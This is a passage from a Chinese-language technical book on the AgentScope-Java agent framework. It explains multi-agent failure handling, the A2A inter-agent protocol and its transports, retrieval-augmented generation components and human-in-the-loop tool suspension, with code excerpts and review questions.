Routing	路由到的 Agent 失败	仅当前分支	路由器可重新路由
Workflow	节点失败，图执行中断	整个工作流	需要补偿事务或回滚
Pipeline	某个步骤失败	后续步骤全部阻塞	跳过/重试/降级
MsgHub	某个参与者无响应	取决于角色	超时剔除或默认值

关键洞察：Handoffs 模式的失败传播最危险——控制权已转移，如果接收方 Agent 崩溃或产出无效结果，Supervisor 没有自然的"回收"机制。实践中的解决方案是在 Handoffs 的 transfer 工具中增加超时和回退逻辑，但框架层面未提供标准化的失败恢复路径。

12.7.2 死锁风险

Handoffs 模式存在循环转移的风险：Agent A 转移给 Agent B，Agent B 又转移给 Agent A。AgentScope-Java 通过 StateGraph 的有限状态机设计部分缓解了这个问题——每次转移是一个确定的状态转换，无法回到之前的状态。但开发者仍需注意避免设计"乒乓"式的转移逻辑。

***设计评价： ** 多 Agent 协作模式的多样性是 AgentScope-Java 的差异化优势。选择哪种模式取决于业务场景的控制权需求、协作复杂度、失败容忍度和可调试性要求。没有"最好的"模式，只有"最合适的"模式。最重要的选型维度往往不是"功能是否能实现"，而是"失败时如何恢复"。*

思考题

1. Supervisor 模式和 Handoffs 模式在用户体验上有什么差异？哪种更适合客服场景？
2. 如果需要一个"拍卖"场景（多 Agent 竞价），应该选择哪种协作模式？为什么？
3. MsgHub 的 autoBroadcast 机制在什么场景下需要关闭？关闭后如何保证信息传递？

***参考： ***

1. Supervisor: 用户始终与中心 Agent 对话，子 Agent 对用户透明——适合客服场景（用户不需要知道转接给了谁）。Handoffs: 用户感知到 Agent 切换，上下文传递更自然——适合专家咨询（用户想和专业 Agent 直接沟通）。客服场景选 Supervisor 更优：统一入口、统一语气、避免用户困惑。
 2. 拍卖场景选择 MsgHub 广播模式：①所有竞价 Agent 同时收到拍卖信息（autoBroadcast=true）；②竞价 Agent 独立出价（autoBroadcast=false，秘密竞价）；③拍卖师 Agent 汇总结果。为什么不用 Supervisor: 竞价需要并发而非串行；为什么不用 Handoffs: 竞价 Agent 间无需切换。
 3. 需要关闭 autoBroadcast 的场景：①投票/竞价——参与者不能看到他人选择（如 Werewolf 投票）；②敏感信息讨论——部分 Agent 间不应互相看到消息（如谈判双方）。关闭后信息传递方式：①通过 SupervisorAgent 中转；②指定 target 参数单播；③使用 Memory 共享结果（最终统一汇总）。
-

第 13 章 A2A 协议——Agent 互联网

13.1 为什么需要 Agent 间通信协议



当我们从单 Agent 走向多 Agent 系统，一个根本性问题浮现：**不同进程、不同机器、甚至不同团队开发的 Agent 如何互操作？**


传统方案各有局限：

- **共享数据库**：耦合太强，无法跨组织协作
- **自定义 HTTP API**：每个团队定义自己的接口，无法互操作
- **消息队列**：传输层解决了，但语义层（Agent 如何描述自己、如何协商能力）没有标准

A2A (Agent-to-Agent) 协议应运而生——它定义了 Agent 间通信的标准化协议，包括身份描述（AgentCard）、请求路由（JSON-RPC）、流式传输（SSE）和传输层扩展（SPI）。

AgentScope-Java 实现了完整的 A2A 协议栈，核心组件：**A2aAgent**（客户端代理）+ **AgentScopeA2aServer**（服务端组装器）+ **TransportWrapper**（SPI 可插拔传输层，含 JSON-RPC over HTTP 和 RocketMQ 两种实现）。





13.2 AgentCard——Agent 的数字名片

AgentCard 是 A2A 协议的核心概念，它是 Agent 的"名片"，让其他 Agent 知道你是谁、能做什么、如何联系你。

AgentCard 核心字段

字段	类型	说明
name	String	Agent 唯一标识名
description	String	能力描述
url	String	服务端点地址
provider	Provider	提供者信息（组织、URL）
version	String	协议版本，固定`"0.3.0"`
skills	List<Skill>	Agent 声明的技能列表
securitySchemes	Map	支持的安全认证方案
preferredTransport	String	首选传输协议类型

ConfigurableAgentCard vs AgentCard

ConfigurableAgentCard 是用户配置阶段的原始卡片，包含占位符和可选字段。

AgentScopeAgentCardConverter 负责将配置卡片转换为最终可发布的

AgentCard：

- 注入实际传输端点信息（从 TransportProperties 获取 URL、端口等）
- 合并 Agent 运行时能力（从 AgentRunner 提取工具列表映射为 Skills）

- 固定 `protocolVersion = "0.3.0"`

三种 AgentCard 解析策略

A2aAgent 在构建时需要获取远程 Agent 的 AgentCard，框架提供了三种解析器：

1. FixedAgentCardResolver

(`a2a/client/agent/card/FixedAgentCardResolver.java:24`)

最简单的实现——直接包装一个已构造好的 AgentCard，原样返回。适用于测试或已知远程 Agent 信息的场景：

```
// 构建时传入已知的 AgentCard
A2aAgent.builder()
    .name("remote-calculator")
    .agentCard(knownCard) // 自动包装为 FixedAgentCardResolver
    .build();
```

2. WellKnownAgentCardResolver

(`a2a/client/agent/card/WellKnownAgentCardResolver.java:37`)

遵循 A2A 规范的 Well-Known URI 模式：`baseUrl + /.well-known/agent-card.json`。构造时传入 `baseUrl`、`relativeCardPath`（默认为规范路径）和可选的 `authHeaders`。解析时执行 HTTP GET 请求获取卡片。

3. NacosAgentCardResolver

(`nacos/a2a/discovery/NacosAgentCardResolver.java:59`)

基于 Nacos 的动态服务发现。维护 `ConcurrentHashMap<String, AgentCard>` 缓存，首次调用时通过 `aiService.subscribeAgentCard()` 同时获取卡片并注册监

听器。当远程 Agent 在 Nacos 中更新卡片时，内部 `AgentCardUpdater` 自动刷新缓存——实现了 Agent 能力的热更新。

***设计洞察**：三种解析器覆盖了从静态到动态的完整场景。Nacos 解析器的缓存+监听模式尤其值得关注——它让 Agent 的能力描述可以随部署动态变化，而客户端无需重启。*

13.3 A2aAgent——客户端代理的完整生命周期

A2aAgent 是 AgentBase 的子类，代表一个远程 Agent。它将本地 Agent 调用转换为 A2A 协议请求。


构造与 Builder 模式

A2aAgent 只能通过 Builder 创建（`a2a/client/agent/A2aAgent.java:261`）。

关键设计决策：

- `agentCard(AgentCard)` 自动包装为 `FixedAgentCardResolver`
- `agentCardResolver(AgentCardResolver)` 允许注入自定义解析策略
- 两者都不设置时，`build()` 抛出 `IllegalArgumentException`
- Agent 的 `description` 在构建时从 AgentCard 提取（失败时静默返回 null）

请求执行流程



核心设计点：

- 每次调用创建新 Client：** `A2aClientLifecycleHook` (优先级 500) 在 `PreCallEvent` 中生成新的 `requestId` (UUID) 并构建全新 A2A Client，在 `PostCallEvent` / `ErrorEvent` 中释放资源。这确保了 HTTP 连接不会泄漏，但也意味着每次调用都有连接建立开销。
- 消息转换桥梁：** `MessageConvertUtil.convertFromMsg()` 将本地 `Msg` 转换为 A2A 协议的 `Message` 格式，反过来 `MessageEventHandler` 将远程 `Message` 转回 `Msg`。

3. Reactor Sink 桥接: `doExecute()` 使用 `Mono.create(sink -> {...})` 将回调式的 A2A Client API 桥接到响应式的 `Mono<Msg>` 返回类型。最终 `MessageEventHandler` 或 `TaskUpdateEventHandler` 调用 `sink.success(msg)` 完成 `Mono`。

客户端事件路由

`ClientEventHandlerRouter` 维护三种事件处理器:

事件类型	处理器	行为
TaskEvent	TaskEventHandler	存储任务对象到上下文（用于后续取消）
MessageEvent	MessageEventHandler	转换为 Msg, 完成 Mono（终端事件）
TaskUpdateEvent	TaskUpdateEventHandler	拆分为状态更新和产物更新两个子处理器

`TaskUpdateEventHandler` 是最复杂的:

- **TaskStatusUpdateEventHandler:** 如果 `isFinal=true`, 收集所有 task artifacts 转 Msg 并完成 sink; 否则通过 Hook 发射 `ReasoningChunkEvent` 实现流式进度展示
- **TaskArtifactUpdateEventHandler:** 每个 artifact 转 Msg 并发射 `ReasoningChunkEvent`, 支持增量输出

任务取消

A2aAgent 支持任务中断。当 `interrupt()` 被调用时，它通过 `a2aClient.cancelTask()` 发送 `CancelTask` 请求，携带当前 `taskId`（从 `TaskEventHandler` 存储的上下文中获取）。

13.4 AgentScopeA2aServer——服务端组装器

关键认知： `AgentScopeA2aServer` 不是网络监听器。正如源码注释所言

(`a2a/server/AgentScopeA2aServer.java:68`) : "The Server is not listen ports and export endpoints. The main logic for this Server class is build and assemble all component for handle a2a request."

它是一个**组装器**，负责将 Agent 能力、请求处理器和传输层组合在一起。

组装流程 (`Builder.build()`)

1. **创建 AgentExecutor:** `AgentScopeAgentExecutor` 包装 `AgentRunner`，实现 A2A 的 `AgentExecutor` 接口
2. **创建 RequestHandler:** `AgentScopeA2aRequestHandler` 包装规范库的 `DefaultRequestHandler`，配置 `TaskStore`、`QueueManager`、`PushNotification` 等默认内存实现

3. SPI 加载传输构建器: `loadTransportBuilders()` 使用

`ServiceLoader.load(TransportWrapperBuilder.class)` 发现 classpath 上的所有传输实现

4. 过滤可用传输: 只有同时拥有配置 (`TransportProperties`) 和 SPI 实现的传输才可用

5. 构建 `AgentCard`: `AgentScopeAgentCardConverter` 合并配置、传输端点和 Agent 能力

6. 构建 `TransportWrapper`: 为每个可用传输调用

`builder.build(agentCard, requestHandler, executor)`

服务端执行链

```
A2A 请求 → TransportWrapper.handleRequest()
           → RequestHandler.onSendTask() / onSendTaskStreaming()
           → AgentScopeAgentExecutor.execute()
           → AgentRunner.stream() (创建新 Agent 实例)
           → 阻塞/流式返回
```

注意: 每次 A2A 请求都会通过 `AgentRunner.stream()` 创建一个全新的 Agent 实例。这意味着 Agent 之间无状态共享, 但也带来了实例化开销。

13.5 JSON-RPC 传输层

`JsonRpcTransportWrapper` 是默认传输实现, 基于 JSON-RPC 2.0 over HTTP, 支持 SSE 流式推送。

请求类型映射

A2A 方法	RPC 类型	返回类型
GetTask	请求-响应	单次 JSON-RPC Response
SendMessage	请求-响应	单次 JSON-RPC Response
SendStreamingMessage	请求-流	SSE 事件流
CancelTask	请求-响应	单次 JSON-RPC Response
TaskResubscription	请求-流	SSE 事件流

错误码映射

JSON-RPC 错误码与 A2A 语义错误的映射：

```
JsonParseException    → JSONParseError (-32700)
MethodNotFoundError   → MethodNotFoundError (-32601)
InvalidParamsError    → InvalidParamsError (-32602)
TaskNotFoundError     → TaskNotFoundError (-32001)
AgentCapabilityError  → AgentCapabilityError (-32003)
```

SSE 流式推送

`FluxSseSupport` 将 Reactor `Flux` 事件转为 SSE 格式推送。对于

`SendStreamingMessage`，服务端将 Agent 的流式输出逐条转为 SSE 事件发送，客户端的 `TaskUpdateEventHandler` 逐步消费。

13.6 RocketMQ 传输层

RocketMQ 传输层复用 `JsonRpcTransportWrapper` 的内部处理逻辑，通过消息队列替代 HTTP 直连。

架构设计

Producer → Topic(a2a-request-{agentName}) → Consumer(服务端)

服务端处理 → Topic(a2a-response-{requestId}) → Producer → Consumer(客户端)

关键实现细节

- 1. Topic 命名：**请求主题按 Agent 名称隔离 (`a2a-request-{agentName}`)，
响应主题按请求 ID 隔离
- 2. CompletableFuture 超时：**使用 15 分钟超时的 `CompletableFuture` 跟踪
请求完成状态。超时后自动取消任务
- 3. FluxSseSupport 复用：**流式场景下，`Flux` 事件同样通过 `FluxSseSupport`
转为 SSE 格式，通过 RocketMQ 消息体传递
- 4. 无状态设计：**每个请求独立的响应 Topic + `CompletableFuture`，天然支
持并发

***设计权衡**：RocketMQ 传输牺牲了低延迟（消息队列引入约 5-50ms 延迟），换来了更好的可靠性（消息持久化、重试机制）和跨网络穿透能力（无需暴露 HTTP 端口）。适合跨数据中心、跨组织边界的 Agent 协作场景。*

13.7 服务发现与注册

Well-Known URI 模式

A2A 规范定义的服务发现方式：`baseUri + /.well-known/agent-card.json`。客户端通过 HTTP GET 获取远程 Agent 的 `AgentCard`，无需任何注册中心。

NacosA2aRegistry

NacosA2aRegistry 基于 Nacos 实现动态服务发现：

1. **注册**：将 AgentCard 和传输端点信息注册到 Nacos
2. **发现**：通过服务名查询 Nacos 获取可用的 Agent 列表
3. **订阅**：监听 AgentCard 变更事件，实现能力热更新

13.8 SPI 扩展——自定义传输层

A2A 传输层通过 Java SPI 完全可插拔：

1. 实现 `TransportWrapperBuilder` 接口
2. 在 `META-INF/services/io.agentscope.core.a2a.transport.TransportWrapperBuilder` 中注册
3. 配置 `TransportProperties` 指定传输类型和参数
4. `AgentScopeA2aServer.build()` 自动发现并加载

这意味着你可以为 gRPC、WebSocket、Kafka 等任何传输协议编写 A2A 适配器，而无需修改框架核心代码。

***设计评价：** A2A 协议是框架最具前瞻性的设计——将 Agent 视为网络服务，使不同团队、不同语言开发的 Agent 可以互操作。三层架构（AgentCard 身份层 + JSON-RPC 语义层 + SPI 传输层）的解耦非常干净。但存在两个不足：一是每次请求创建新 Agent 实例开销较大，未来可引入实*

例池化；二是安全认证层（*securitySchemes*）尚处于声明阶段，未与实际鉴权逻辑打通。

思考题

1. A2aAgent 每次调用都创建新的 A2A Client，这种设计在什么并发量级下会成为瓶颈？如何改进？
2. 对比 JSON-RPC 和 RocketMQ 两种传输层，在什么业务场景下应选择 RocketMQ？延迟和可靠性如何权衡？
3. AgentCard 的 NacosAgentCardResolver 使用了缓存+监听模式。如果 Nacos 集群发生分区，可能出现什么一致性问题？

****参考：****


1. 瓶颈在 HTTP 连接建立开销。单次 A2A Client 创建约需 50-100ms（TCP+TLS+HTTP/2 协商），100+ QPS 时连接池耗尽。改进：①引入 A2A Client 连接池，复用长连接；②HTTP/2 多路复用，一个连接承载多个请求；③预热——应用启动时预创建 Client 放入池中。预计池化后可支撑 1000+ QPS。
2. 选择 RocketMQ 的场景：①跨数据中心——消息队列天然支持网络穿透，无需暴露 HTTP 端口；②异步场景——Agent 间不需要实时响应（如日志分析、报告生成）；③需要消息持久化和重试——任务不能丢失。延迟权衡：JSON-RPC 约 10-50ms，RocketMQ 约 50-200ms，但后者提供至少一次投递保证。
3. Nacos 分区一致性问题经典 CAP 困境——分区期间，不同分区的 NacosAgentCardResolver 缓存可能指向不同版本的 AgentCard。具体表现：①Agent A 的卡片在分区 1 更新了 skills，分区 2 仍缓存旧版；②客户端

调用了已下线的 Agent (卡片指向过时地址)。缓解: 客户端增加 TTL 过期检查, 强制定期刷新。

第 14 章 RAG 检索增强——让 Agent 拥有知识

14.1 RAG 原理与在 Agent 中的定位

大语言模型的训练数据有截止日期，且无法访问企业私有数据。RAG (Retrieval-Augmented Generation) 通过"先检索、再生成"的方式弥补这一缺陷：



检索的理论基础——从关键词到语义

RAG 的检索质量取决于三个环节：**Embedding 模型** → **向量索引** → **分块策略**。

Embedding 模型将文本映射为高维向量（通常 768-1536 维），语义相近的文本在向量空间中距离更近。当前主流选择：

模型	维度	中文支持	适用场景
text-embedding-3-	1536	一般	英文为主、成本敏感

small (OpenAI)			
bge-large-zh-v1.5	1024	优秀	中文场景首选
multilingual-e5-large	1024	优秀	多语言混合
DashScope text-embedding	1536	优秀	阿里云生态集成

向量相似度衡量两个向量的"接近程度"，常用余弦相似度（范围 -1 到 1）或点积。检索时计算 query 向量与所有文档向量的相似度，返回 Top-K 最相似的文档。

分块策略决定文档如何被切分为可检索单元。过大的块（>1000 token）会导致检索不精确——块中包含多个主题，相似度被稀释；过小的块（<100 token）会丢失上下文——检索到的片段信息不足。常见策略：

策略	原理	适用场景
固定长度	按 token 数切割	通用、简单
句子边界	在句号/换行处切割	保持语义完整
语义分块	用 Embedding 检测语义转折点	高精度需求
递归分块	先大块，再按分隔符细分	结构化文档

精确率 vs. 召回率的权衡

RAG 检索本质上是信息检索问题，存在经典的精确率-召回率权衡：

- **高精确率**（只返回最相关的文档）：减少 LLM 上下文中的噪音，但可能遗漏关键信息
- **高召回率**（返回更多可能相关的文档）：确保不遗漏，但增加 LLM 处理的噪音和 token 消耗

AgentScope-Java 的 `RetrieveConfig` 通过 `topK` 和 `scoreThreshold` 参数控制这个权衡——`topK=5`, `scoreThreshold=0.7` 偏向精确率, `topK=20`, `scoreThreshold=0.3` 偏向召回率。

在 Agent 场景中, RAG 的价值不仅是"回答问题"——它是 Agent **感知外部世界**的关键通道。一个拥有 RAG 的 Agent 可以:

- 查询实时产品信息 (产品库)
- 检索历史客户案例 (案例库)
- 获取最新行业动态 (新闻库)

14.2 Knowledge 接口与实现体系

AgentScope-Java 的 RAG 系统以 `Knowledge` 接口为核心 (`agentscope-core/.../rag/Knowledge.java:40-53`) :

```
public interface Knowledge {
    Mono<Void> addDocuments(List<Document> documents);
    Mono<List<Document>> retrieve(String query, RetrieveConfig config);
}
```

两个方法, 语义清晰: 存入文档、检索文档。所有实现都必须遵循这个契约。

5 种 Knowledge 实现:

实现	依赖	特点
`SimpleKnowledge`	内置	本地向量检索，适合开发和测试
`BailianKnowledge`	阿里云百炼	云端 RAG，支持多轮查询改写
`RAGFlowKnowledge`	RAGFlow	开源 RAG 引擎，支持深度文档解析
`HayStackKnowledge`	HayStack	深度学习 RAG 框架，灵活管道
`DifyKnowledge`	Dify	LLM 应用开发平台内置 RAG

多知识库聚合： `ReActAgent.Builder` 支持传入多个 `Knowledge`，内部通过

`buildAggregatedKnowledge()` 创建匿名聚合 `Knowledge`

(`ReActAgent.java:1638-1679`) :

- `addDocuments`: 扇出到所有 KB
- `retrieve`: 并行检索所有 KB，按 ID 去重（保留高分），按 score 降序排列，截取 limit

14.3 GenericRAGHook——自动检索注入

`GenericRAGHook` (`agentscope-core/.../rag/GenericRAGHook.java:65-228`) 是

RAG 的"自动模式"，通过 Hook 机制在每次推理前自动检索并注入知识：

执行流程：

PreCallEvent 触发

1. `extractQueryFromMessages()` (LINE 135)
反向遍历消息列表，找到最后一个 USER 消息作为查询
2. `knowledge.retrieve(query, config)` (LINE 141)
从知识库检索相关文档
3. `createEnhancedMessages(retrievedDocs)` (LINE 150)
格式化检索结果 → 追加为新的 USER 消息
4. `event.setInputMessages(enhancedMessages)` (LINE 153)
修改事件的消息列表，后续推理使用增强后的消息

知识注入格式 (LINE 215-228) :

```
<retrieved_knowledge>Use the following content from the knowledge base(s) if  
it is helpful:  
  
- Score: 0.950, Content: 员工年假政策: 工作满1年可享受5天年假...  
- Score: 0.823, Content: 年假申请流程: 通过 OA 系统提交申请...  
</retrieved_knowledge>
```

使用 XML 标签包裹，每条结果附带相关性分数，LLM 可以据此判断是否采用。

优先级: `priority()` 返回 50 (LINE 117) ，高优先级确保在其他 Hook 之前执行。

容错: `onErrorResume` (LINE 156) 捕获异常后仅记录日志，不中断 Agent 执行——即使 RAG 服务不可用，Agent 仍能正常工作。

14.4 KnowledgeRetrievalTools——Agent 自主检索

KnowledgeRetrievalTools (agentscope-core/.../rag/KnowledgeRetrievalTools.java:52-178) 将 RAG 暴露为一个工具，Agent 可以自主决定何时检索：

```
@Tool(name = "retrieve_knowledge",
      description = "Search the knowledge base for relevant information")
public String retrieveKnowledge(
    @ToolParam(name = "query") String query,
    @ToolParam(name = "limit") Integer limit,
    Agent agent) {
    // 从 Agent 的记忆中提取对话历史（多轮查询改写）
    List<Msg> history = extractHistory(agent);
    RetrieveConfig config = buildConfig(limit, history);
    return knowledge.retrieve(query, config)
        .map(this::formatDocumentsForTool).block();
}
```

GENERIC vs AGENTIC 对比：

维度	GENERIC（自动）	AGENTIC（自主）
触发方式	Hook 自动拦截 PreCallEvent	Agent 通过 ReAct 循环决定调用
检索时机	每次推理前	Agent 认为需要时
Token 消耗	较高（每次都注入知识）	较低（按需检索）
推理延迟	增加（检索+注入）	仅在调用工具时增加
适用场景	知识密集型任务	偶尔需要知识的任务
控制粒度	粗（全自动）	细（Agent 决定查询内容）

14.5 配置与使用

```
// 创建知识库
Knowledge knowledge = new SimpleKnowledge();

// 方式 1: GENERIC 模式 (自动注入)
ReActAgent agent = ReActAgent.builder()
    .knowledge(knowledge)
    .ragMode(RAGMode.GENERIC)           // 默认值
    .retrieveConfig(RetrieveConfig.builder()
        .limit(5)                        // 最多返回 5 条
        .scoreThreshold(0.5)            // 最低相关性分数
    ).build())
    .build();

// 方式 2: AGENTIC 模式 (Agent 自主决定)
ReActAgent agent = ReActAgent.builder()
    .knowledge(knowledge)
    .ragMode(RAGMode.AGENTIC)           // 注册为工具
    .build();
```

14.6 BailianKnowledge 云端 RAG

BailianKnowledge ([agentscope-extensions/.../BailianKnowledge.java:87-](#)

294) 集成阿里云百炼平台，支持多轮查询改写：

```
BailianKnowledge knowledge = BailianKnowledge.builder()
    .config(dashScopeConfig)
    .client(bailianClient)
    .indexId("your-index-id")
    .build();
```

多轮查询改写：当 Agent 进行多轮对话时，`convertToQueryHistory()` (LINE 227) 将对话历史转换为 `QueryHistoryEntry` 格式，百炼平台据此改写查询，使检索更精准。

14.7 RAG 调优指南

调优维度	策略	效果
分块策略	文档按段落分块（512-1024 token），重叠 50-100 token	平衡上下文完整性和检索精度
检索数量	`limit=3-5`（太少遗漏，太多噪声）	最优信息密度
分数阈值	`scoreThreshold=0.5-0.7`	过滤低相关结果
模式选择	知识密集用 GENERIC，偶尔用 AGENTIC	控制成本和延迟
多 KB 聚合	不同领域独立 KB，统一聚合	检索质量优于混合大库
查询改写	利用对话历史（Bailian）	多轮对话中检索更精准

思考题

1. GENERIC 模式和 AGENTIC 模式在 token 消耗上的差异有多大？如何量化评估选择哪种模式？
2. GenericRAGHook 的 onErrorResume 设计（RAG 不可用时降级为无知识推理）是否总是安全的？什么情况下不安全？
3. 如果需要支持多语言知识库（中英混合检索），当前 Knowledge 接口需要哪些扩展？

****参考: ****

1. **GENERIC 模式**: 每轮自动检索+注入, 额外 token = 检索文档数 × 平均文档长度。 **AGENTIC 模式**: LLM 自主决定检索时机, 额外 token = 检索次数 × 文档长度 + 每轮的"是否检索"决策 token。 量化: 在知识密集场景 (>70%问题需要外部知识), **GENERIC** 更优 (省去决策开销); 在偶尔检索场景 (<30%), **AGENTIC** 更省 token。 转折点约在 50%检索率附近。
 2. **不安全场景**: ①医疗/法律等高风险领域——无知识推理可能产生专业错误建议; ②数据时效性关键场景——RAG 不可用意味着使用了过时信息; ③安全审查场景——RAG 可能包含安全策略, 跳过后 Agent 行为失控。 改进: 提供 fallback 策略配置 (`THROW_ERROR` / `FALLBACK` / `REQUIRE_HUMAN`) 。
 3. **扩展点**: ①Knowledge 接口增加 `language` 字段, 声明知识库语言; ②`query()`方法增加跨语言检索逻辑——先翻译 `query` 为目标语言再检索, 或使用多语言 `Embedding` 模型 (如 `multilingual-e5`) ; ③结果后处理——检索结果回译为 Agent 工作语言。 框架层面: 引入 `LanguageRouter` 组件, 按语言分发到不同 Knowledge 实例。
-

第 15 章 Human-in-the-Loop——人机协作的艺术

15.1 HITL 的设计动机与场景

全自动 Agent 在生产环境中存在风险：LLM 可能做出错误决策、工具调用可能产生不可逆操作、敏感操作需要人工审批。HITL（Human-in-the-Loop）让人类在关键时刻介入 Agent 执行流程。

HITL 设计模式分类：根据人类介入的方式和时机，可以将 HITL 模式分为三类：

模式	介入方式	介入时机	框架实现
工具门控	暂停工具执行，等待人工输入	工具执行时	`ToolSuspendException` (15.2-15.5)
推理审查	拦截推理结果，人工决定是否继续	推理完成后	`Hook` 拦截 (15.6)
人机协作	人类作为特殊"工具"参与推理	Agent 请求时	`HumanTool` (概念模式)

工具门控是最精确的控制——只在特定工具的特定条件下挂起，其余流程不受影响。推理审查是更粗粒度的控制——拦截所有推理结果，适合全局安全策略。人机协作是最灵活的模式——Agent 可以主动向人类提问，获取信息或决策。本章重点介绍前两种模式，它们在框架中已有成熟实现。

典型 HITL 场景：

- 支付审批：Agent 生成支付指令 → 人工确认 → 执行（工具门控）
- 代码部署：Agent 准备部署脚本 → 人工审查 → 执行部署（推理审查）
- 数据删除：Agent 生成 DELETE SQL → 人工确认 → 执行（工具门控）
- 医疗诊断：Agent 提出诊断建议 → 医生确认 → 纳入病历（推理审查）

15.2 ToolSuspendException 机制

AgentScope-Java 的 HITL 核心机制是“工具挂起”——在工具执行过程中抛出

`ToolSuspendException`，Agent 暂停并等待人工输入。

`ToolSuspendException` (`agentscope-`

`core/.../tool/ToolSuspendException.java:40-66`)：

```
public class ToolSuspendException extends RuntimeException {
    private final String reason;

    public ToolSuspendException() {
        this("Tool execution suspended");
    }

    public ToolSuspendException(String reason) {
        this.reason = reason;
    }

    public String getReason() { return reason; }
}
```

捕获机制 (`ToolExecutor.java:243-253`)：

```
.onErrorResume(ToolSuspendException.class, e -> {
    logger.debug("Tool '{}' suspended: {}", toolCall.getName(),
e.getReason());
    return Mono.just(ToolResultBlock.suspended(toolCall, e));
})
```

异常被捕获并转换为 `ToolResultBlock.suspended()`——一个带

`agentscope_suspended: true` 元数据的工具结果。

15.3 ReActAgent 中的挂起处理

`ReActAgent.acting()` (`ReActAgent.java:569-631`) 处理挂起结果：

```
// 分离成功和挂起的结果
List<...> successPairs = ...; // 未挂起的工具结果
List<...> pendingPairs = ...; // 挂起的工具结果

if (所有结果都挂起) {
